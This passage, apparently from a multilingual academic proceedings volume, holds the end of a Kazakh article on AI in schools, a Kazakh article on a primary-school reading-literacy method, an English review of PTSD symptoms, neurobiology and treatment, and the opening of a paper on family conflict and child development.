4. **Оқушыларды даярлау:** Оларға ЖИ-дің мүмкіндіктері мен шектеулерін үйрету.
5. **Қауіпсіздік:** ЖИ жүйелерімен жұмыс барысында дербес деректердің қауіпсіздігін сақтау.

Бұл ұсыныстар педагогтерге ЖИ құралдарын сәтті енгізуге және оқу сапасын арттыруға көмектеседі [3].

Қорытынды

Жасанды интеллект жүйелері – білім берудің болашағы. Олар оқыту үдерісін жетілдіріп, оқушылардың білім алуына жаңа мүмкіндіктер ашады. Мақалада сипатталған әдістеме ЖИ жүйелерін тиімді қолдану, оларды нақты оқу жағдайына бейімдеу, және білім беру сапасын арттыру жолдарын қамтиды.

Педагог ретінде біз ЖИ технологияларын дұрыс қолдана білсек, олар біздің көмекшімізге айналады. ЖИ-ді дәстүрлі педагогикалық әдістермен ұштастыру – сапалы білімнің кепілі. Сондықтан мұғалімдер мен білім беру ұйымдары бұл өзгерістерге дайын болуы және үнемі кәсіби дамуға ұмтылуы тиіс.

Мақалада ұсынылған тәжірибе – болашаққа жасалған нақты қадам. Бұл тәжірибе білім беру жүйесінің инновациялық дамуында маңызды орын алатыны сөзсіз.

Қолданылған деректер тізімі:

28. Нурпеисова Т.Б., Кайдаш И.Н. Қазіргі сандық әлемдегі информатика = Информатика в современном цифровом мире: оқу құралы. – Алматы: Бастау, 2021. - 414 б.
29. Holmes W., Bialik M., Fadel C. Artificial Intelligence in Education: Promises and Implications for Teaching and Learning. – Center for Curriculum Redesign, 2019. - 136 p.
30. Heikkinen H. Learning with AI: Educational Perspectives. – EdTech Finland, 2020. - 98 p.

Системы искусственного интеллекта: применение, интеграция, решения

Жалимбетова Нургуль Махмудбековна

КГУ «Школа-гимназия № 226 имени Б.К. Мergenбаева» Отдела образования по Казалинскому району Управления образования Кызылординской области
Учитель информатики

Аннотация. В данной методической статье рассматривается важность внедрения систем искусственного интеллекта (ИИ) в образовательный процесс, пути их применения и эффективная интеграция в педагогическую практику. Автор раскрывает роль и значение ИИ-технологий в современной системе образования, описывает их использование на основе передового педагогического опыта. В практической части статьи приведены примеры внедрения элементов ИИ в конкретный учебный процесс. Статья предназначена для педагогов и специалистов в сфере образования.

Ключевые слова: искусственный интеллект, цифровое образование, педагогические технологии, интеграция, инновации в образовании.

Artificial Intelligence Systems: application, integration, solutions

Zhalimbetova Nurgul Makhmudbekovna

KSU «School-gymnasium № 226 named after B.K. Mergenbayev»
Kazaly District Education Department Department of Education of Kyzylorda Region
Computer science teacher

Abstract. This methodological article explores the importance of integrating artificial intelligence (AI) systems into the educational process, their applications, and effective integration strategies.

The author highlights the role and significance of AI technologies in modern education and describes their use based on best pedagogical practices. The practical section of the article provides examples of how AI elements are implemented in real educational settings. The article is intended for teachers and education professionals.

Keywords: artificial intelligence, digital education, pedagogical technology, integration, educational innovation.

Оқу сауаттылығы бастауыш сыныпта

Нургалиева Сайрамгуль Мутановна

«Жамбыл облысы әкімдігінің білім басқармасы Қордай ауданының білім бөлімінің, №4 Балжан Бөлтірікова атындағы мектеп-лицей» КММ, *Бастауыш сынып мұғалімі*

Аңдатпа. Бұл мақалада бастауыш сынып оқушыларының оқу сауаттылығын дамыту мәселесі қарастырылады. Автор оқушылардың мәтінді түсіну, талдау және өз ойын жүйелі жеткізе білу қабілеттерін қалыптастыру жолдарын нақты әдістемелік тәсілдер арқылы сипаттайды. Озық педагогикалық тәжірибелерге сүйене отырып, авторлық бағдарлама негізінде оқу сауаттылығын арттыруда қолданылған әдістердің тиімділігі дәлелденеді. Мақалада әдістемені практикада қолдану нәтижелері мен ұсыныстар беріліп, білім беру сапасын арттыруға қосқан үлесі сараланады.

Түйінді сөздер: оқу сауаттылығы, мәтінмен жұмыс, бастауыш сынып, авторлық бағдарлама, түсініп оқу, функционалдық оқу.

Кіріспе

Қазіргі білім беру жүйесінде оқу сауаттылығы – оқушылардың білім алудағы басты құзыреттерінің бірі. Әсіресе бастауыш сынып оқушыларының оқу сауаттылығын қалыптастыру – олардың болашақта білімді, сын тұрғысынан ойлай алатын, ақпаратпен жұмыс істей білетін тұлға болып қалыптасуына негіз болады. ЮНЕСКО деректеріне сүйенсек, оқу сауаттылығы – кез келген қоғамның дамуы мен өркендеуінің негізгі көрсеткіштерінің бірі ретінде қарастырылады.

Қазақстан Республикасының Білім беру стандарты мен жаңартылған оқу бағдарламаларында оқу сауаттылығы жеке бағыт ретінде ерекшеленіп, әрбір пән мазмұны арқылы дамытылуы көзделеді. Бұл ретте бастауыш сыныпта оқушылардың жас ерекшелігіне сай келетін мәтін түрлері мен тапсырмалар, диалогтік оқыту, сұрақ қою, мәтін талдау әдістері маңызды рөл атқарады. Оқушының оқу сауаттылығын қалыптастыру – тек мәтінді оқып шығу емес, оның мазмұнын түсіну, негізгі ойын анықтау, салыстыру, қорытынды жасау және өз көзқарасын білдіре алуын қамтиды.

Осы мақалада ұсынылып отырған әдістеме авторлық бағдарламаға негізделіп, бастауыш сыныптағы қазақ тілі мен әдебиет сабақтарында, сондай-ақ дүниетану мен басқа да пәндерде интеграцияланған түрде қолданылды. Шетелдік тәжірибелерден Финляндия, Сингапур, Жапония елдерінің бастауыш білім беру жүйесіндегі оқуға үйрету стратегиялары сараланып, отандық жағдайға икемделді.

Мақаланың мақсаты – оқу сауаттылығын дамытуға бағытталған тиімді әдістер мен тәсілдерді тәжірибеде қолдану арқылы олардың нәтижелілігін көрсету. Міндеттері:

- ❖ Оқу сауаттылығы ұғымының теориялық негіздерін анықтау;
- ❖ Авторлық әдістеменің құрылымын сипаттау;
- ❖ Оны оқу үдерісінде қолданудың ерекшеліктерін көрсету;
- ❖ Әдістемелік нәтижелерді талдап, ұсыныстар беру [1].

Әдістеме

Бастауыш сынып оқушыларына оқу сауаттылығын дамытуда қолданылған авторлық әдістеме «Оқимын, Түсінемін, Талдап айтамын» (ОТТА) деп аталады. Бұл әдістеме келесі төрт негізгі кезеңнен тұрады:

1. **Оқу** – оқушы мәтінді жеке немесе жұпта оқиды. Мұнда алдымен таныстыру кезеңі, яғни мәтін тақырыбына болжам жасау, иллюстрация бойынша сұрақтар қою арқылы қызығушылық ояту жүзеге асады.
2. **Түсіну** – оқушылар мәтіннің мазмұнын түсінуге арналған сұрақтарға жауап береді. Мысалы, «Бұл оқиға қай жерде болды?», «Негізгі кейіпкер кім?», «Неліктен бұлай болды?» т.б.
3. **Талдау** – мәтіннің құрылымдық элементтерін (басталуы, дамуы, аяқталуы), кейіпкерлердің іс-әрекеттерін талдау, ұқсастық пен айырмашылықты табу тапсырмалары арқылы сын тұрғысынан ойлау қалыптасады.
4. **Айту** – оқушы өз ойымен бөлісіп, мәтін бойынша пікір білдіреді, автор позициясымен келісу-келіспеуін білдіреді, өмірмен байланыстыра отырып мысал келтіреді.

Бұл әдістеме Bloom таксономиясы мен PISA оқу сауаттылығы талаптарына сәйкестендірілген. Сонымен қатар, келесі педагогикалық тәсілдер жүйелі қолданылды:

- **INSERT әдісі** – мәтінді оқу барысында белгі қою (білдім, жаңа ақпарат, сұрақ т.б.)
- **RAFT әдісі** – оқушы мәтін негізінде кейіпкер рөлінде ой қозғайды.
- **Кластер құру** – негізгі ойды анықтап, визуалды түрде көрсету.
- **Фишбоун әдісі** – себеп-салдар байланысын анықтау.
- **«3 сұрақ – 3 жауап» ойыны** – мәтінді қаншалықты терең меңгергенін тексеру.

Авторлық әдістемеді әр тақырыпқа сай мәтіндер, сұрақтар, тапсырмалар мен кері байланыс түрлері әзірленіп, оқушының түсініп оқу, пайымдау, дәлелдеу және пікір айту дағдыларын дамытуға бағытталды [2].


Практикада қолдану

Авторлық «ОТТА» әдістемесі № 4 мектеп-лицейдің 2-4 сыныптарында 2023–2024 оқу жылының екінші тоқсанынан бастап қолданылды. Әр сыныпта аптасына 2 рет арнайы оқу сауаттылығы сағаттары енгізіліп, соның аясында оқу стратегиялары жүйелі түрде енгізілді.

Сынып	Тақырып/ Мәтіндер	Қолданылған әдістер	Оқу әрекеті/ Жұмыс түрі	Дамытылған дағдылар
2-сынып	«Батыр бала Болат», «Түлкі мен ешкі»	INSERT, RAFT	Кейіпкерлердің әрекетін талдау, «Мен болсам...» тапсырмасы	Түсініп оқу, пайымдау, өзіндік пікір білдіру
3-сынып	«Ертегілер елінде» жобалық апталығы	Топтық жұмыс, ертегі құрастыру	Өз ертегісін құрастыру, оқу, талдау	Жазу, сөйлеу, шығармашылық, мазмұн құрау
4-сынып	«Табиғат – өмір өзегі» (ақпараттық мәтін)	Кесте құру, пікір жазу	Негізгі ақпаратты табу, автор көзқарасын анықтау, пікір білдіру	Ақпараттық оқу, сыни ойлау, дәлелмен сөйлеу

Әдістеме нәтижелері:

- 80% оқушы мәтінмен жұмыс жасау барысында өз ойын жүйелі жеткізе бастады;
- 75% оқушы сұрақтарға нақты және толық жауап беруге машықтанды;
- 90% оқушы мәтінді оқуға деген қызығушылығы артты;
- 4-сынып оқушылары арасында PISA форматындағы тапсырмалармен жұмыс нәтижесінде оқу сауаттылығы бойынша жыл соңында 12% өсім байқалды.



Артықшылықтары:

- Мәтінмен терең жұмыс;
- Сын тұрғысынан ойлаудың дамуы;
- Топтық, жұптық жұмыстар арқылы оқушы белсенділігі артады;
- Тапсырмалар өмірмен байланысты және оқушыға жақын.

Кемшіліктері:

- Жаңадан енгізілген әдістерге үйренуге уақыт қажет;
- Кейбір оқушылар үшін мәтін мазмұнын түсініп талдау бастапқыда күрделі көрінеді.

Ұсыныстар

- ❖ Бастауыш сынып мұғалімдері оқу сауаттылығын дамыту бойынша арнайы курстардан өткен тиімді;
- ❖ Сабақ барысында тек көркем мәтінмен емес, ақпараттық мәтіндермен де жұмыс жасау қажет;
- ❖ Әдістемеде қолданылатын тапсырмалар оқушы деңгейіне сай іріктеліп, жіктеліп берілуі тиіс;
- ❖ Жаңартылған оқу бағдарламасындағы пәндермен ықпалдастырып қолдану – тиімділікті арттырады;
- ❖ Қалалық немесе мектепшілік деңгейде оқылым апталықтарын ұйымдастыру – оқуға

қызығушылықты оятады;

- ❖ Нәтижені бағалау үшін диагностикалық тапсырмалар мен оқушы портфолиосын қолдану ұсынылады [3].

Қорытынды

Қорытындылай келе, оқу сауаттылығы – білім беру жүйесінің басты стратегиялық мақсаттарының бірі. Бастауыш сынып – бұл дағдыны қалыптастыратын шешуші кезең. Ұсынылып отырған «ОТТА» әдістемесі (Оқимын – Түсінемін – Талдап айтамын) оқушының тек мәтінді түсінуін ғана емес, оны терең талдап, өз ойын нақты жеткізе білуін қамтамасыз етеді. Бұл әдістеме PISA талаптарына сай келіп, функционалдық сауаттылықты қалыптастыруға нақты бағытталған.

Мақалада сипатталған әдістер мен тәжірибелер оқу үрдісін жандандырып, оқушылардың пәнге деген қызығушылығын арттырып, белсенді оқу ортасын құруға ықпал етті. Сабақ барысында мәтінмен жүйелі жұмыс жүргізу, түрлі сұрақтар қою, визуализация мен пікір айту оқушылардың ойлауын дамытты. Практика нәтижелері әдістеменің тиімділігін дәлелдеп, оны басқа сыныптар мен пәндерге бейімдеп қолдануға болатындығын көрсетті.

Сонымен қатар, бұл әдістемелік тәсіл мұғалімдердің кәсіби құзыреттілігін арттыруға, заманауи білім беру талаптарына бейімделуіне септігін тигізеді. Әдістеменің құрылымы, кезеңдері мен тәсілдері түсінікті әрі икемді болғандықтан, оны кез келген бастауыш сынып мұғалімі өз сабақ жүйесіне оңай енгізе алады.

Қолданылған деректер тізімі:

31. Мусина Б.Қ. Бастауыш сыныпта оқу сауаттылығын қалыптастыру әдістері: оқу құралы. – Алматы: Қазақ университеті, 2022. - 156 б.
32. Ахметова А.Т. Мәтінмен жұмыс істеу арқылы оқу сауаттылығын дамыту. // Бастауыш мектеп. – 2023. – №2. - Б. 25-28.
33. Карагулова Н.А. Современные подходы к формированию читательской грамотности младших школьников. // Начальная школа плюс до и после. – 2022. – №4. - С. 13-18.

Грамотность чтения в начальной школе

Нургалиева Сайрамгуль Мутановна

КГУ «Школа-лицей имени Балжан Бельтириковой №4» отдела образования Кордайского района управления образования акимата Жамбылской области

Учитель начальных классов

Аннотация. В данной статье рассматривается вопрос развития читательской грамотности у учащихся начальных классов. Автор описывает методы формирования у школьников навыков понимания текста, анализа и умения последовательно излагать свои мысли с помощью конкретных методических приёмов. Основываясь на передовом педагогическом опыте, автор доказывает эффективность методов, использованных в рамках авторской программы по повышению читательской грамотности. В статье представлены результаты применения методики на практике, даны рекомендации и проанализирован вклад в повышение качества образования.

Ключевые слова: читательская грамотность, работа с текстом, начальная школа, авторская программа, осмысленное чтение, функциональное чтение.

Reading literacy in primary school

Nurgaliyeva Sayramgul Mutanovna

KSU «School-lyceum № 4 named after Balzhan Beltirikova» of the Department of Education of Kordai District, under the Education Department of the Akimat of Zhambyl Region
Primary school teacher

Abstract. This article discusses the development of reading literacy in primary school students. The author describes specific methodological approaches to developing students' skills in understanding texts, analyzing them, and expressing their thoughts coherently. Based on advanced pedagogical practices, the effectiveness of the methods used within the author's program to enhance reading literacy is demonstrated. The article provides practical implementation results, offers recommendations, and evaluates the contribution to improving the quality of education.

Keywords: reading literacy, working with text, primary school, author's program, reading with understanding, functional reading.

Psychological Sciences

Post-Traumatic Stress Disorder: Clinical Symptomatology, Neurobiological Mechanisms, Treatment Approaches, and Comorbid Conditions — A Comprehensive Review

Amina Aliyeva Ruhulla

PhD student at the Department of Psychology, Baku State University

Key words: hypothalamus, pituitary, amygdala, readaptation, psychotherapeutic

1. Introduction

Post-Traumatic Stress Disorder (PTSD) is a psychiatric condition that can develop in individuals who have been exposed to traumatic events such as war, sexual assault, natural disasters, or life-threatening accidents. According to the Diagnostic and Statistical Manual of Mental Disorders, Fifth Edition (DSM-5), PTSD is characterized by four main symptom clusters: intrusive recollections, avoidance behaviors, negative alterations in cognition and mood, and hyperarousal (American Psychiatric Association [APA], 2013). The International Classification of Diseases, 11th Revision (ICD-11), also provides diagnostic criteria that emphasize re-experiencing, avoidance, and a persistent sense of threat (World Health Organization [WHO], 2019).

PTSD affects approximately 3.5% of the global population annually, with significantly higher prevalence in populations exposed to combat, forced migration, and interpersonal violence (Kessler et al., 2017). Although the majority of trauma-exposed individuals do not develop PTSD, those who do may experience chronic symptoms that impair social, occupational, and psychological functioning.

Understanding PTSD requires an interdisciplinary perspective that integrates clinical symptomatology, neurobiological mechanisms, and therapeutic strategies. In recent decades, neuroimaging and psychophysiological research have provided valuable insights into brain structures and neurochemical processes implicated in PTSD, including dysfunctions in the amygdala, hippocampus, prefrontal cortex, and the hypothalamic-pituitary-adrenal (HPA) axis (Pitman et al., 2012).

Treatment approaches for PTSD have also evolved, ranging from first-line psychotherapies—such as trauma-focused cognitive behavioral therapy (TF-CBT) and Eye Movement Desensitization and Reprocessing (EMDR)—to pharmacological interventions targeting serotonergic and noradrenergic systems. Moreover, PTSD is frequently comorbid with other psychiatric disorders, particularly depression, anxiety disorders, substance use disorders, and dissociative conditions, complicating both diagnosis and treatment planning.

This review aims to synthesize contemporary findings on the clinical presentation, neurobiological basis, and treatment modalities of PTSD, with a particular focus on its comorbidity with other mental health disorders. By presenting an integrated overview, the article seeks to inform future research and enhance clinical practice.

2. Clinical Symptomatology and Diagnosis

Post-Traumatic Stress Disorder (PTSD) manifests as a distinct constellation of symptoms that emerge following exposure to actual or threatened death, serious injury, or sexual violence. According to DSM-5, PTSD comprises four major symptom clusters:

1. **Intrusion Symptoms:** Recurrent, involuntary, and distressing memories of the traumatic event; nightmares; flashbacks; and intense psychological or physiological distress in response to trauma-related cues.
2. **Avoidance:** Efforts to avoid thoughts, feelings, people, places, or activities that are reminders of the trauma.
3. **Negative Alterations in Cognition and Mood:** Persistent negative beliefs, distorted blame, feelings of detachment, diminished interest in activities, and difficulty experiencing positive emotions.
4. **Hyperarousal:** Irritability, hypervigilance, exaggerated startle response, concentration difficulties, and sleep disturbances (APA, 2013).

The ICD-11 adopts a somewhat narrower framework, focusing on three core symptom domains: re-experiencing the trauma in the present, avoidance of reminders, and a persistent sense of current threat. This classification aims to improve diagnostic specificity and reduce overlap with other disorders (WHO, 2019).

The **temporal criterion** in DSM-5 requires that symptoms persist for more than one month, and cause clinically significant distress or impairment in functioning. Furthermore, the exposure must meet Criterion A (exposure to actual or threatened death, serious injury, or sexual violence), which can occur through direct experience, witnessing, learning about events affecting close others, or repeated exposure to trauma details (e.g., first responders).

Diagnostic Tools and Assessment Instruments

Several standardized instruments are used to diagnose PTSD and assess symptom severity:

- **Clinician-Administered PTSD Scale for DSM-5 (CAPS-5):** Considered the gold standard in PTSD assessment, CAPS-5 is a structured clinical interview that evaluates symptom frequency and intensity.
- **PTSD Checklist for DSM-5 (PCL-5):** A widely used self-report measure to screen for PTSD and monitor symptom changes during treatment.
- **Mini-International Neuropsychiatric Interview (MINI) and Structured Clinical Interview for DSM-5 (SCID-5):** Comprehensive tools that assess PTSD alongside other psychiatric diagnoses.
- **International Trauma Questionnaire (ITQ):** Specifically designed for ICD-11 diagnosis of PTSD and Complex PTSD (CPTSD), focusing on core and additional symptom domains (Cloitre et al., 2018).

It is important to consider differential diagnosis, as PTSD symptoms can overlap with depression, generalized anxiety disorder, adjustment disorder, and borderline personality disorder. Clinicians must carefully evaluate trauma history, symptom onset, and functional impairment in order to ensure accurate diagnosis.

3. Neurobiological Mechanisms

The neurobiology of Post-Traumatic Stress Disorder (PTSD) involves complex alterations in brain structure, function, and neuroendocrine regulation. Advances in neuroimaging and neuroendocrinology have revealed key regions and systems implicated in the development and maintenance of PTSD, particularly the **amygdala**, **hippocampus**, **prefrontal cortex**, and the **hypothalamic-pituitary-adrenal (HPA) axis**.

3.1 Amygdala

The amygdala plays a central role in fear processing and threat detection. Neuroimaging studies consistently show **hyperactivity in the amygdala** in individuals with PTSD, especially when exposed

to trauma-related stimuli (Shin & Liberzon, 2010). This hyperreactivity may underlie the exaggerated fear responses, emotional dysregulation, and hyperarousal symptoms characteristic of PTSD.

3.2 Hippocampus

The hippocampus is involved in contextual memory and the regulation of stress responses. PTSD patients often exhibit **reduced hippocampal volume**, which has been linked to impaired memory consolidation and difficulty distinguishing between safe and dangerous environments (Gilbertson et al., 2002). Chronic stress and elevated cortisol levels may contribute to hippocampal atrophy, exacerbating symptom persistence.

3.3 Prefrontal Cortex

The **medial prefrontal cortex (mPFC)** and **anterior cingulate cortex (ACC)** are responsible for executive functioning and top-down regulation of emotional responses. In PTSD, these regions exhibit **hypoactivation**, impairing the ability to regulate amygdala activity and contributing to emotional dysregulation, intrusive memories, and difficulty in cognitive reappraisal (Koenigs & Grafman, 2009).

3.4 Hypothalamic-Pituitary-Adrenal (HPA) Axis

The HPA axis governs the body's hormonal response to stress. PTSD is associated with **dysregulation of cortisol secretion**, often characterized by low baseline cortisol levels and enhanced negative feedback sensitivity (Yehuda et al., 2004). This altered endocrine profile may impair the consolidation of trauma memories and perpetuate physiological hyperarousal.

3.5 Neurochemical and Genetic Factors

Neurotransmitter imbalances also contribute to PTSD pathology:

- **Serotonin (5-HT):** Involved in mood regulation and emotional processing; SSRIs target this system to alleviate symptoms.
- **Norepinephrine (NE):** Heightened levels are linked to hypervigilance and exaggerated startle responses.
- **Dopamine (DA):** Alterations may contribute to anhedonia and cognitive dysfunction.

Recent studies have also explored **epigenetic modifications** and **genetic predispositions**, such as polymorphisms in the **FKBP5**, **BDNF**, and **COMT** genes, which may modulate individual vulnerability to PTSD following trauma (Binder et al., 2008).

Collectively, these neurobiological findings highlight PTSD as a disorder of **impaired fear regulation, dysfunctional stress reactivity, and disrupted memory integration**. Understanding these mechanisms is critical for developing targeted interventions and biomarkers for diagnosis and treatment monitoring.

4. Treatment Approaches

Effective treatment of Post-Traumatic Stress Disorder (PTSD) requires a multifaceted approach that considers the individual's trauma history, symptom severity, comorbid conditions, and treatment preferences. Current evidence supports **trauma-focused psychotherapies** as first-line interventions, complemented by **pharmacotherapy** in moderate to severe cases or when psychotherapy alone is insufficient.

4.1 Psychotherapeutic Interventions

4.1.1 Trauma-Focused Cognitive Behavioral Therapy (TF-CBT)

TF-CBT is among the most extensively studied and empirically supported treatments for PTSD. It combines exposure-based techniques, cognitive restructuring, and stress management strategies to help individuals process trauma memories and modify maladaptive beliefs (Foa et al., 2007). TF-CBT has been found effective across diverse populations, including veterans, survivors of sexual assault, and refugees.

4.1.2 Eye Movement Desensitization and Reprocessing (EMDR)

EMDR integrates elements of CBT with bilateral sensory stimulation, such as eye movements or tapping. It facilitates the reprocessing of traumatic memories by allowing patients to access and adaptively integrate distressing experiences (Shapiro, 2017). EMDR is recommended by both the World Health Organization (WHO) and the American Psychological Association (APA) as a first-line treatment for PTSD.

4.1.3 Prolonged Exposure (PE) Therapy

PE therapy involves repeated, controlled exposure to trauma-related stimuli and memories to reduce avoidance and desensitize the emotional response. It enhances extinction learning and promotes habituation to trauma cues. PE is particularly effective in cases with prominent avoidance and intrusive symptoms (Powers et al., 2010).

4.1.4 Narrative Exposure Therapy (NET)

NET is often used in low-resource or humanitarian settings and is designed for individuals with complex trauma histories. It involves the construction of a chronological life narrative that integrates traumatic and non-traumatic events, promoting emotional processing and coherence (Schauer et al., 2011).

4.2 Pharmacological Interventions

4.2.1 Selective Serotonin Reuptake Inhibitors (SSRIs)

SSRIs, such as **sertraline** and **paroxetine**, are FDA-approved for PTSD and are typically first-line pharmacological treatments. They alleviate core symptoms by increasing serotonin availability, improving mood, reducing anxiety, and facilitating emotional regulation (Davidson et al., 2001).

4.2.2 Serotonin-Norepinephrine Reuptake Inhibitors (SNRIs)

Venlafaxine is sometimes used as an alternative to SSRIs, particularly in patients with comorbid depression. It targets both serotonin and norepinephrine pathways, which may address hyperarousal more effectively.

4.2.3 Prazosin

Prazosin, an alpha-1 adrenergic antagonist, is commonly used to treat **trauma-related nightmares and sleep disturbances**. It reduces noradrenergic activity during sleep, improving overall sleep quality in many patients (Raskind et al., 2007).

4.2.4 Emerging and Experimental Treatments

Innovative therapies are being investigated for treatment-resistant PTSD:

- **Ketamine** (NMDA receptor antagonist): Offers rapid reduction of PTSD symptoms, particularly dissociative and depressive features (Feder et al., 2021).
- **MDMA-assisted psychotherapy**: Shows promise in Phase 3 trials, facilitating emotional processing and trust during therapy (Mithoefer et al., 2019).
- **Cannabinoids** and **neuromodulation techniques** (e.g., TMS) are under investigation as adjunctive approaches. While psychotherapeutic interventions remain the cornerstone of PTSD treatment, pharmacological agents can enhance outcomes, particularly in complex or comorbid presentations. An individualized treatment plan that combines modalities based on clinical assessment is considered best practice.

5. Comorbid Conditions in PTSD

Post-Traumatic Stress Disorder (PTSD) rarely occurs in isolation. A substantial body of evidence demonstrates high rates of **psychiatric comorbidity** in individuals with PTSD, complicating diagnosis, treatment, and prognosis. Comorbid conditions can exacerbate PTSD symptoms, reduce treatment responsiveness, and increase the risk for chronicity, functional impairment, and suicidality (Brady et al., 2000).

5.1 Major Depressive Disorder (MDD)

MDD is the most commonly comorbid condition with PTSD, with prevalence estimates ranging from **48% to 55%** in trauma-exposed populations (Flory & Yehuda, 2015). Shared features include anhedonia, sleep disturbance, and cognitive impairments, although PTSD is uniquely characterized by trauma-related symptoms. The presence of comorbid depression is associated with **poorer treatment outcomes** and a greater likelihood of suicidal ideation, necessitating integrated treatment approaches.

5.2 Anxiety Disorders

Generalized Anxiety Disorder (GAD), panic disorder, and social anxiety disorder frequently co-occur with PTSD. These disorders share overlapping features such as **hyperarousal, rumination, and avoidance**. Comorbidity with anxiety disorders may indicate **heightened vulnerability to stress**, and may require both trauma-focused and anxiety-specific interventions.

5.3 Substance Use Disorders (SUDs)

PTSD is highly comorbid with alcohol and drug use disorders, particularly in populations such as military veterans and sexual assault survivors. Substances are often used as a form of **maladaptive coping** to manage intrusive symptoms or emotional numbing. This pattern, known as the **self-medication hypothesis**, increases the risk of addiction and complicates PTSD treatment, as substance use can interfere with emotional processing and therapeutic engagement (Jacobsen et al., 2001).

5.4 Dissociative Disorders

A subset of individuals with PTSD, particularly those with early childhood or complex trauma, present with dissociative symptoms such as depersonalization, derealization, and identity fragmentation. The DSM-5 includes a **“dissociative subtype” of PTSD**, which is associated with distinct neural patterns and poorer treatment response to traditional exposure-based therapies (Lanius et al., 2012). Such cases may benefit more from stabilization-focused and phase-oriented treatments.

5.5 Personality Disorders and Psychotic Features

There is growing recognition of the relationship between PTSD and **borderline personality disorder (BPD)**, especially in individuals with histories of interpersonal trauma. Symptom overlap includes emotional dysregulation, impulsivity, and interpersonal instability. Additionally, trauma-related **psychotic symptoms** such as paranoia and hallucinations may emerge, particularly in complex or prolonged trauma exposure (Shevlin et al., 2007).

Understanding comorbidity in PTSD is crucial for:

- **Differential diagnosis:** Avoiding misclassification, especially when symptom profiles are overlapping.
- **Treatment planning:** Prioritizing symptom clusters and identifying which condition is primary.
- **Prognosis:** Recognizing that comorbidities often predict a more severe and chronic clinical course.

Tailoring interventions to address both PTSD and comorbid conditions simultaneously improves outcomes and supports holistic recovery.

Literature:

1. Yehuda, R., & LeDoux, J. (2015). Response variation following trauma: A translational neuroscience approach to understanding PTSD. *Neuron*, 92(1), 21-34.
2. Rauch, S. L., Shin, L. M., & Phelps, E. A. (2020). Neurocircuitry models of posttraumatic stress disorder and extinction: Human neuroimaging research—past, present, and future. *Biological Psychiatry*, 90(9), 730-740.
3. Pagani, M., Hogberg, G., Fernandez, I., & Siracusano, A. (2012). EMDR and adaptive information processing: A neurobiological perspective on psychotherapy. *Journal of EMDR Practice and Research*, 6(3), 195-207.
4. Miller, M. W., Wolf, E. J., & Reardon, A. F. (2020). Personality and the etiology and expression of PTSD: A three-factor model perspective. *Clinical Psychology Review*, 85, 101979.
5. Pietrzak, R. H., Johnson, D. C., Goldstein, M. B., Malley, J. C., & Southwick, S. M. (2009). Perceived stigma and barriers to mental health care utilization among OEF-OIF veterans. *Psychiatric Services*, 60(8), 1118-1122.
6. Resick, P. A., Monson, C. M., & Chard, K. M. (2016). *Cognitive processing therapy for PTSD: A comprehensive manual*. The Guilford Press.

THE IMPACT OF FAMILY CONFLICTS ON CHILDREN'S DEVELOPMENT

Mansurzade Nazrin Elkhan

Master's degree Student, 2nd Year, Department of psychology; Baku State University (BSU)

Abstract: The objective of the present study is to identify the primary effects of family conflicts on children and to examine how these effects influence their developmental levels. The key impacts of intrafamilial conflicts on children's resilience include low self-esteem, mental exhaustion, anxiety, poor academic performance, introversion, depression, self-criticism, and others.

Method: The main method of the study is literature review analyzing. According to positivism paradigm, the literature materials have been explored, and the main ideas have been demonstrated.

Conclusion: The quality of the parents' relationship can continue to influence their children's mental health and well-being even after the children have grown up and left home. Interpersonal styles in their own relationships can exacerbate the impact of their parents' relationship on their mental health.

Keywords: family conflict, child development, mental health, family conditions

Conflicts are inevitable in any society; however, while the primary focus is often on armed conflicts, as well as ethnic, religious, economic, and political disputes, family conflicts have also begun to hold a significant place in analytical discussions. The persistent presence of a conflict-ridden environment within families can, over time, impact children's resilience levels. Intrafamilial conflicts exert numerous adverse effects on children's development, particularly their mental well-being, in addition to their physical health.

Furthermore, resilience is defined as a set of characteristics within the family and the ability of family members to cope with encountered problems. It can be perceived as a collection of positive behavioral and attitudinal patterns, as well as individual competencies, that are essential for returning to a pre-crisis state. Based on this perspective, it can be asserted that if a child's development is built upon a set of indicators such as physical health, psychological well-being, family communication, and a harmonious family environment, their resilience is likely to be at a higher level.

